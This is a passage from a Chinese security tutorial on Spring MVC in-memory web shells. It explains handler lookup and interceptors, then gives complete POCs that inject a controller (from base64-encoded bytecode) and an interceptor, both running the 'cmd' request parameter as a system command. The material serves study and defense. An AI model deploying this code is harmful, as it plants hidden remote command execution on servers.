||
|
||
|
||
|
||
前面有一部分是 Tomcat 的逻辑,我们仅关注 DispatcherServlet 之后的部分。
|
||
|
||
AbstractHandlerMethodMapping 的 lookupHandlerMethod 方法做了以下几件事:
|
||
|
||
1. 它首先从 `mappingRegistry` 中尝试获取直接匹配 `lookupPath` 的方法映射。
|
||
2. 如果找到,调用 `addMatchingMappings` 方法,将匹配项添加到 `matches` 列表中。
|
||
3. 如果没有找到直接匹配项,继续遍历所有映射,寻找可能的匹配。
|
||
4. 如果找到多个匹配项,会根据自定义比较器对匹配项进行排序,并选择最佳匹配。
|
||
5. 如果请求为预检请求(CORS 请求),则返回预检处理结果。
|
||
6. 如果匹配项存在冲突(多个方法同等匹配),会抛出异常。
|
||
7. 最终,将最佳匹配的处理方法返回,并在请求中设置该匹配的处理方法;如果没有匹配项,调用 `handleNoMatch` 处理无匹配的情况。
|
||
|
||
```
|
||
@Nullable
|
||
protected HandlerMethod lookupHandlerMethod(String lookupPath, HttpServletRequest request) throws Exception {
|
||
List<Match> matches = new ArrayList<>();
|
||
|
||
// 1. 从映射注册表中获取与 lookupPath 直接匹配的映射(如果存在)
|
||
List<T> directPathMatches = this.mappingRegistry.getMappingsByUrl(lookupPath);
|
||
if (directPathMatches != null) {
|
||
// 2. 如果找到了直接匹配的映射,尝试将这些映射添加到匹配列表中
|
||
addMatchingMappings(directPathMatches, matches, request);
|
||
}
|
||
|
||
// 3. 如果没有找到直接匹配的映射,则需要遍历所有映射,尝试找到匹配项
|
||
if (matches.isEmpty()) {
|
||
addMatchingMappings(this.mappingRegistry.getMappings().keySet(), matches, request);
|
||
}
|
||
|
||
// 4. 如果找到至少一个匹配项
|
||
if (!matches.isEmpty()) {
|
||
Match bestMatch = matches.get(0);
|
||
|
||
// 5. 如果找到多个匹配项,使用比较器对匹配项进行排序,并选择最佳匹配
|
||
if (matches.size() > 1) {
|
||
Comparator<Match> comparator = new MatchComparator(getMappingComparator(request));
|
||
matches.sort(comparator);
|
||
bestMatch = matches.get(0);
|
||
|
||
if (logger.isTraceEnabled()) {
|
||
logger.trace(matches.size() + " matching mappings: " + matches);
|
||
}
|
||
|
||
// 6. 如果请求是 CORS 预检请求,返回预检处理结果
|
||
if (CorsUtils.isPreFlightRequest(request)) {
|
||
return PREFLIGHT_AMBIGUOUS_MATCH;
|
||
}
|
||
|
||
// 7. 检查是否有多个完全相同的最佳匹配项,如果有则抛出异常
|
||
Match secondBestMatch = matches.get(1);
|
||
if (comparator.compare(bestMatch, secondBestMatch) == 0) {
|
||
Method m1 = bestMatch.handlerMethod.getMethod();
|
||
Method m2 = secondBestMatch.handlerMethod.getMethod();
|
||
String uri = request.getRequestURI();
|
||
throw new IllegalStateException(
|
||
"Ambiguous handler methods mapped for '" + uri + "': {" + m1 + ", " + m2 + "}");
|
||
}
|
||
}
|
||
|
||
// 8. 设置最佳匹配项并处理匹配
|
||
request.setAttribute(BEST_MATCHING_HANDLER_ATTRIBUTE, bestMatch.handlerMethod);
|
||
handleMatch(bestMatch.mapping, lookupPath, request);
|
||
|
||
// 9. 返回最佳匹配的处理方法
|
||
return bestMatch.handlerMethod;
|
||
} else {
|
||
// 10. 如果没有找到匹配项,调用 handleNoMatch 方法处理
|
||
return handleNoMatch(this.mappingRegistry.getMappings().keySet(), lookupPath, request);
|
||
}
|
||
}
|
||
```
|
||
|
||

成功找到了请求路径对应的 Controller 之后,就会去调用它,调用逻辑如下,就不具体分析了:
|
||
|
||
|
||
|
||
#### Controller 动态注册
|
||
|
||

其实就是调用 AbstractHandlerMethodMapping 内部类 MappingRegistry#register(T, Object, Method) 方法来将 Controller 相关的信息注册进去。
|
||
|
||
可以调试起来看执行到这个方法时它的参数是什么,而我们要做的就是模仿。
|
||
|
||
AbstractHandlerMethodMapping$MappingRegistry#register(T, Object, Method):
|
||
|
||
|
||
|
||
#### POC
|
||
|
||
我在 su18 师傅代码的基础上做了些修改:
|
||
|
||
```
|
||
package controller;
|
||
|
||
import org.springframework.stereotype.Controller;
|
||
import org.springframework.web.bind.annotation.GetMapping;
|
||
import org.springframework.web.bind.annotation.RequestMapping;
|
||
import org.springframework.web.context.WebApplicationContext;
|
||
import org.springframework.web.context.request.RequestContextHolder;
|
||
import org.springframework.web.context.request.ServletRequestAttributes;
|
||
import org.springframework.web.servlet.mvc.condition.PatternsRequestCondition;
|
||
import org.springframework.web.servlet.mvc.condition.RequestMethodsRequestCondition;
|
||
import org.springframework.web.servlet.mvc.method.RequestMappingInfo;
|
||
import org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerMapping;
|
||
import org.springframework.web.servlet.support.RequestContextUtils;
|
||
|
||
import javax.servlet.http.HttpServletRequest;
|
||
import javax.servlet.http.HttpServletResponse;
|
||
import java.io.IOException;
|
||
import java.lang.reflect.Field;
|
||
import java.lang.reflect.InvocationTargetException;
|
||
import java.lang.reflect.Method;
|
||
import java.util.Base64;
|
||
import java.util.Map;
|
||
|
||
/**
|
||
* 访问此接口动态添加 controller
|
||
*
|
||
* @author su18
|
||
*/
|
||
@Controller
|
||
@RequestMapping(value = "/add")
|
||
public class AddController {
|
||
public static String CONTROLLER_CLASS_STRING = "yv66vgAAADQAYwoAAgADBwAEDAAFAAYBABBqYXZhL2xhbmcvT2JqZWN0AQAGPGluaXQ+AQADKClWCgAIAAkHAAoMAAsADAEAEWphdmEvbGFuZy9SdW50aW1lAQAKZ2V0UnVudGltZQEAFSgpTGphdmEvbGFuZy9SdW50aW1lOwgADgEAA2NtZAsAEAARBwASDAATABQBACVqYXZheC9zZXJ2bGV0L2h0dHAvSHR0cFNlcnZsZXRSZXF1ZXN0AQAMZ2V0UGFyYW1ldGVyAQAmKExqYXZhL2xhbmcvU3RyaW5nOylMamF2YS9sYW5nL1N0cmluZzsKAAgAFgwAFwAYAQAEZXhlYwEAJyhMamF2YS9sYW5nL1N0cmluZzspTGphdmEvbGFuZy9Qcm9jZXNzOwoAGgAbBwAcDAAdAB4BABFqYXZhL2xhbmcvUHJvY2VzcwEADmdldElucHV0U3RyZWFtAQAXKClMamF2YS9pby9JbnB1dFN0cmVhbTsHACABABFqYXZhL3V0aWwvU2Nhbm5lcgoAHwAiDAAFACMBABgoTGphdmEvaW8vSW5wdXRTdHJlYW07KVYIACUBAAJcQQoAHwAnDAAoACkBAAx1c2VEZWxpbWl0ZXIBACcoTGphdmEvbGFuZy9TdHJpbmc7KUxqYXZhL3V0aWwvU2Nhbm5lcjsKAB8AKwwALAAtAQAHaGFzTmV4dAEAAygpWgoAHwAvDAAwADEBAARuZXh0AQAUKClMamF2YS9sYW5nL1N0cmluZzsIADMBAAALADUANgcANwwAOAA5AQAmamF2YXgvc2VydmxldC9odHRwL0h0dHBTZXJ2bGV0UmVzcG9uc2UBAAlnZXRXcml0ZXIBABcoKUxqYXZhL2lvL1ByaW50V3JpdGVyOwoAOwA8BwA9DAA+AD8BABNqYXZhL2lvL1ByaW50V3JpdGVyAQAFd3JpdGUBABUoTGphdmEvbGFuZy9TdHJpbmc7KVYHAEEBABljb250cm9sbGVyL1Rlc3RDb250cm9sbGVyAQAEQ29kZQEAD0xpbmVOdW1iZXJUYWJsZQEAEkxvY2FsVmFyaWFibGVUYWJsZQEABHRoaXMBABtMY29udHJvbGxlci9UZXN0Q29udHJvbGxlcjsBAAVpbmRleAEAUihMamF2YXgvc2VydmxldC9odHRwL0h0dHBTZXJ2bGV0UmVxdWVzdDtMamF2YXgvc2VydmxldC9odHRwL0h0dHBTZXJ2bGV0UmVzcG9uc2U7KVYBAAdyZXF1ZXN0AQAnTGphdmF4L3NlcnZsZXQvaHR0cC9IdHRwU2VydmxldFJlcXVlc3Q7AQAIcmVzcG9uc2UBAChMamF2YXgvc2VydmxldC9odHRwL0h0dHBTZXJ2bGV0UmVzcG9uc2U7AQACaW4BABVMamF2YS9pby9JbnB1dFN0cmVhbTsBAAFzAQATTGphdmEvdXRpbC9TY2FubmVyOwEABm91dHB1dAEAEkxqYXZhL2xhbmcvU3RyaW5nOwEADVN0YWNrTWFwVGFibGUHAFUBABNqYXZhL2lvL0lucHV0U3RyZWFtBwBXAQAQamF2YS9sYW5nL1N0cmluZwEACkV4Y2VwdGlvbnMHAFoBABNqYXZhL2xhbmcvRXhjZXB0aW9uAQAZUnVudGltZVZpc2libGVBbm5vdGF0aW9ucwEANExvcmcvc3ByaW5nZnJhbWV3b3JrL3dlYi9iaW5kL2Fubm90YXRpb24vR2V0TWFwcGluZzsBAApTb3VyY2VGaWxlAQATVGVzdENvbnRyb2xsZXIuamF2YQEAK0xvcmcvc3ByaW5nZnJhbWV3b3JrL3N0ZXJlb3R5cGUvQ29udHJvbGxlcjsBADhMb3JnL3NwcmluZ2ZyYW1ld29yay93ZWIvYmluZC9hbm5vdGF0aW9uL1JlcXVlc3RNYXBwaW5nOwEABXZhbHVlAQAFL3N1MTgAIQBAAAIAAAAAAAIAAQAFAAYAAQBCAAAALwABAAEAAAAFKrcAAbEAAAACAEMAAAAGAAEAAAAOAEQAAAAMAAEAAAAFAEUARgAAAAEARwBIAAMAQgAAAMIAAwAGAAAAQbgABysSDbkADwIAtgAVtgAZTrsAH1kttwAhEiS2ACY6BBkEtgAqmQALGQS2AC6nAAUSMjoFLLkANAEAGQW2ADqxAAAAAwBDAAAAFgAFAAAAEQASABIAIQATADUAFABAABUARAAAAD4ABgAAAEEARQBGAAAAAABBAEkASgABAAAAQQBLAEwAAgASAC8ATQBOAAMAIQAgAE8AUAAEADUADABRAFIABQBTAAAADwAC/QAxBwBUBwAfQQcAVgBYAAAABAABAFkAWwAAAAYAAQBcAAAAAgBdAAAAAgBeAFsAAAASAAIAXwAAAGAAAQBhWwABcwBi";
|
||
|
||
public static Class<?> getClass(String classCode) throws IOException, InvocationTargetException, IllegalAccessException, NoSuchMethodException, InstantiationException {
|
||
ClassLoader loader = Thread.currentThread().getContextClassLoader();
|
||
byte[] bytes = Base64.getDecoder().decode(classCode);
|
||
|
||
Method method = null;
|
||
Class<?> clz = loader.getClass();
|
||
while (method == null && clz != Object.class) {
|
||
try {
|
||
method = clz.getDeclaredMethod("defineClass", byte[].class, int.class, int.class);
|
||
} catch (NoSuchMethodException ex) {
|
||
clz = clz.getSuperclass();
|
||
}
|
||
}
|
||
|
||
if (method != null) {
|
||
method.setAccessible(true);
|
||
return (Class<?>) method.invoke(loader, bytes, 0, bytes.length);
|
||
}
|
||
|
||
return null;
|
||
|
||
}
|
||
|
||
@GetMapping()
|
||
public void index(HttpServletRequest request, HttpServletResponse response) throws Exception {
|
||
|
||
final String controllerPath = "/su18";
|
||
|
||
// 获取当前应用上下文
|
||
WebApplicationContext context = RequestContextUtils.findWebApplicationContext(((ServletRequestAttributes) RequestContextHolder.currentRequestAttributes()).getRequest());
|
||
|
||
// 通过 context 获取 RequestMappingHandlerMapping 对象
|
||
RequestMappingHandlerMapping mapping = context.getBean(RequestMappingHandlerMapping.class);
|
||
|
||
// 获取父类的 MappingRegistry 属性
|
||
Field f = mapping.getClass().getSuperclass().getSuperclass().getDeclaredField("mappingRegistry");
|
||
f.setAccessible(true);
|
||
Object mappingRegistry = f.get(mapping);
|
||
|
||
// 反射调用 MappingRegistry 的 register 方法
|
||
Class<?> c = Class.forName("org.springframework.web.servlet.handler.AbstractHandlerMethodMapping$MappingRegistry");
|
||
|
||
Method[] ms = c.getDeclaredMethods();
|
||
|
||
// 判断当前路径是否已经添加
|
||
Field field = c.getDeclaredField("urlLookup");
|
||
field.setAccessible(true);
|
||
|
||
Map<String, Object> urlLookup = (Map<String, Object>) field.get(mappingRegistry);
|
||
for (String urlPath : urlLookup.keySet()) {
|
||
if (controllerPath.equals(urlPath)) {
|
||
response.getWriter().println("controller url path exist already");
|
||
return;
|
||
}
|
||
}
|
||
|
||
// 初始化一些注册需要的信息
|
||
PatternsRequestCondition url = new PatternsRequestCondition(controllerPath);
|
||
RequestMethodsRequestCondition condition = new RequestMethodsRequestCondition();
|
||
RequestMappingInfo info = new RequestMappingInfo(url, condition, null, null, null, null, null);
|
||
|
||
Class<?> myClass = this.getClass(CONTROLLER_CLASS_STRING);
|
||
|
||
for (Method method : ms) {
|
||
if ("register".equals(method.getName())) {
|
||
// 反射调用 MappingRegistry 的 register 方法注册 TestController 的 index
|
||
method.setAccessible(true);
|
||
method.invoke(mappingRegistry, info, myClass.newInstance(), myClass.getMethods()[0]);
|
||
response.getWriter().println("spring controller add");
|
||
}
|
||
}
|
||
}
|
||
}
|
||
```
|
||
|
||
其中字符串 CONTROLLER\_CLASS\_STRING 所记录的字节码内容如下:
|
||
|
||
```
|
||
package controller;
|
||
|
||
import javax.servlet.http.HttpServletRequest;
|
||
import javax.servlet.http.HttpServletResponse;
|
||
import org.springframework.stereotype.Controller;
|
||
import org.springframework.web.bind.annotation.GetMapping;
|
||
import org.springframework.web.bind.annotation.RequestMapping;
|
||
|
||
import java.io.InputStream;
|
||
import java.util.Scanner;
|
||
|
||
@Controller
|
||
@RequestMapping({"/su18"})
|
||
public class TestController {
|
||
@GetMapping
|
||
public void index(HttpServletRequest request, HttpServletResponse response) throws Exception {
|
||
InputStream in = Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream();
|
||
Scanner s = new Scanner(in).useDelimiter("\\A");
|
||
String output = s.hasNext() ? s.next() : "";
|
||
response.getWriter().write(output);
|
||
}
|
||
}
|
||
```
|
||
|
||
### Interceptor 型
|
||
|
||
#### Interceptor 拦截器概念
|
||
|
||
拦截器(Interceptor)是一种动态拦截方法调用的机制,在 SpringMVC 中动态拦截控制器(Controller)方法的执行。
|
||
|
||
- 作用:
|
||
- 在指定的方法调用前后执行预先设定的代码
|
||
- 阻止原始方法的执行
|
||
- 总结:拦截器就是用来做增强
|
||
|
||
为了将拦截器(Interceptor)与过滤器(Filter) 做区分,我们来了解一下 Tomcat 是如何处理请求的:
|
||
|
||

|
||
|
||
(1) 浏览器发送一个请求会先到 Tomcat 的 web 服务器.
|
||
|
||
(2) Tomcat 服务器接收到请求以后,会去判断请求的是静态资源还是动态资源。
|
||
|
||
(3) 如果是静态资源,会直接到 Tomcat 的项目部署目录下去直接访问。
|
||
|
||
(4) 如果是动态资源,就需要交给项目的后台代码进行处理。
|
||
|
||
(5) 在找到具体的方法之前,我们可以去配置过滤器 Filter(可以配置多个),按照顺序进行执行。
|
||
|
||
(6) 然后进入到到中央处理器(DispatcherServlet),SpringMVC 会根据配置的规则进行拦截。
|
||
|
||
(7) 如果满足规则,则进行处理,找到其对应的 Controller 类中的方法进行执行,完成后返回结果;如果不满足规则,则不进行处理。
|
||
|
||
(8) 拦截器的作用就是在每个 Controller 方法执行的前后添加业务。
|
||
|
||
由此可以看出,拦截器和过滤器之间的区别:
|
||
|
||
- 归属不同:Filter 属于 Servlet 技术,Interceptor 属于 SpringMVC 技术
|
||
- 作用范围不同:Filter 对所有访问进行增强,Interceptor 仅针对 SpringMVC 的访问进行增强
|
||
|
||

|
||
|
||
那么如何手动编写一个 Interceptor 呢?
|
||
|
||
**步骤 1 :创建拦截器类**
|
||
|
||
一个标准的拦截器类应该实现 HandlerInterceptor 接口,重写接口中的 preHandle 、postHandle 、afterCompletion 三个方法:
|
||
|
||
```
|
||
@Component
|
||
//定义拦截器类,实现HandlerInterceptor接口
|
||
//注意当前类必须受Spring容器控制
|
||
public class ProjectInterceptor implements HandlerInterceptor {
|
||
@Override
|
||
//原始方法调用前执行的内容
|
||
public boolean preHandle(HttpServletRequest request, HttpServletResponse response, Object handler) throws Exception {
|
||
System.out.println("preHandle...");
|
||
return true;
|
||
}
|
||
|
||
@Override
|
||
//原始方法调用后执行的内容,如果控制器抛出未处理的异常,则不会被调用
|
||
public void postHandle(HttpServletRequest request, HttpServletResponse response, Object handler, ModelAndView modelAndView) throws Exception {
|
||
System.out.println("postHandle...");
|
||
}
|
||
|
||
@Override
|
||
//原始方法调用完成后执行的内容,无论控制器是否抛出异常,都会被调用
|
||
public void afterCompletion(HttpServletRequest request, HttpServletResponse response, Object handler, Exception ex) throws Exception {
|
||
System.out.println("afterCompletion...");
|
||
}
|
||
}
|
||
```
|
||
|
||
**步骤 2 :配置拦截器类**
|
||
|
||
```
|
||
@Configuration
|
||
public class SpringMvcSupport extends WebMvcConfigurationSupport {
|
||
@Autowired
|
||
private ProjectInterceptor projectInterceptor;
|
||
|
||
@Override
|
||
protected void addResourceHandlers(ResourceHandlerRegistry registry) {
|
||
registry.addResourceHandler("/pages/**").addResourceLocations("/pages/");
|
||
}
|
||
|
||
@Override
|
||
protected void addInterceptors(InterceptorRegistry registry) {
|
||
//配置拦截器
|
||
registry.addInterceptor(projectInterceptor).addPathPatterns("/**");
|
||
}
|
||
}
|
||
```
|
||
|
||
**步骤 3 :SpringMVC 添加 SpringMvcSupport 包扫描**
|
||
|
||
```
|
||
@Configuration
|
||
@ComponentScan({"controller", "Interceptor"})
|
||
@EnableWebMvc
|
||
public class SpringMvcConfig{
|
||
}
|
||
```
|
||
|
||
这样一个 Interceptor 就创建完了。
|
||
|
||
#### Interceptor 调用流程
|
||
|
||
- Spring MVC 使用 DispatcherServlet 的 `doDispatch` 方法进入自己的处理逻辑;
|
||
- 通过 `getHandler` 方法,循环遍历 `handlerMappings` 属性,匹配获取本次请求的 HandlerMapping;
|
||
- 通过 HandlerMapping (实际上是其实现类 AbstractHandlerMapping)的 `getHandler` 方法,遍历 `this.adaptedInterceptors` 中的所有 HandlerInterceptor 类实例,加入到 HandlerExecutionChain 的 interceptorList 中;
|
||
- 调用 HandlerExecutionChain 的 applyPreHandle 方法,遍历其中的 HandlerInterceptor 实例并调用其 preHandle 方法执行拦截器逻辑。
|
||
|
||
这里我就不放代码了,直接梳理一下调用链:
|
||
|
||
```
|
||
DispatcherServlet#doDispatch(HttpServletRequest, HttpServletResponse)
|
||
-> DispatcherServlet#getHandler(HttpServletRequest)
|
||
AbstractHandlerMapping#getHandler(HttpServletRequest)
|
||
AbstractHandlerMapping#getHandlerExecutionChain(Object, HttpServletRequest) # 遍历 this.adaptedInterceptors,调用 HandlerExecutionChain.addInterceptor 将 HandlerInterceptor 实例加入到 HandlerExecutionChain 的 interceptorList 中
|
||
-> HandlerExecutionChain#applyPreHandle(HttpServletRequest, HttpServletResponse) # 遍历其中的 HandlerInterceptor 实例并调用其 preHandle 方法执行拦截器逻辑
|
||
```
|
||
|
||
#### POC
|
||
|
||
只需要将 Interceptor 加入到 AbstractHandlerMapping.adaptedInterceptors 中即可:
|
||
|
||
```
|
||
package controller;
|
||
|
||
import org.springframework.stereotype.Controller;
|
||
import org.springframework.web.bind.annotation.RequestMapping;
|
||
import org.springframework.web.bind.annotation.ResponseBody;
|
||
import org.springframework.web.context.WebApplicationContext;
|
||
import org.springframework.web.context.request.RequestContextHolder;
|
||
import org.springframework.web.context.request.ServletRequestAttributes;
|
||
import org.springframework.web.servlet.HandlerInterceptor;
|
||
import org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerMapping;
|
||
import org.springframework.web.servlet.support.RequestContextUtils;
|
||
|
||
import javax.servlet.http.HttpServletRequest;
|
||
import javax.servlet.http.HttpServletResponse;
|
||
import java.io.IOException;
|
||
|
||
@Controller
|
||
public class AddInterceptor {
|
||
|
||
@ResponseBody
|
||
@RequestMapping("/add2")
|
||
public void Inject() throws ClassNotFoundException, NoSuchFieldException, IllegalAccessException {
|
||
|
||
//获取上下文环境
|
||
WebApplicationContext context = RequestContextUtils.findWebApplicationContext(((ServletRequestAttributes) RequestContextHolder.currentRequestAttributes()).getRequest());
|
||
|
||
//获取adaptedInterceptors属性值
|
||
org.springframework.web.servlet.handler.AbstractHandlerMapping abstractHandlerMapping = (org.springframework.web.servlet.handler.AbstractHandlerMapping)context.getBean(RequestMappingHandlerMapping.class);
|
||
java.lang.reflect.Field field = org.springframework.web.servlet.handler.AbstractHandlerMapping.class.getDeclaredField("adaptedInterceptors");
|
||
field.setAccessible(true);
|
||
java.util.ArrayList<Object> adaptedInterceptors = (java.util.ArrayList<Object>)field.get(abstractHandlerMapping);
|
||
|
||
|
||
//将恶意Interceptor添加入adaptedInterceptors
|
||
TestInterceptor testInterceptor = new TestInterceptor();
|
||
adaptedInterceptors.add(testInterceptor);
|
||
}
|
||
|
||
public class TestInterceptor implements HandlerInterceptor{
|
||
@Override
|
||
public boolean preHandle(HttpServletRequest request, HttpServletResponse response, Object handler) throws Exception {
|
||
String cmd = request.getParameter("cmd");
|
||
if (cmd != null) {
|
||
try {
|
||
Runtime.getRuntime().exec(cmd);
|
||
} catch (IOException e) {
|
||
e.printStackTrace();
|
||
} catch (NullPointerException n) {
|
||
n.printStackTrace();
|
||
}
|
||
return true;
|
||
}
|
||
return false;
|
||
}
|
||
}
|
||
}
|
||
```
|
||
|
||
寻常办法是无法回显的。
|
||
|
||
## 参考文章
|
||
|
||
[JavaWeb 内存马基础](https://www.javasec.org/javaweb/MemoryShell/#spring-controller-%E5%86%85%E5%AD%98%E9%A9%AC)
|
||
|
||
[SpringMVC 源码之 Controller 查找原理](https://www.cnblogs.com/w-y-c-m/p/8416630.html)
|
||
|
||
[Java 安全学习 —— 内存马](https://goodapple.top/archives/1355)
|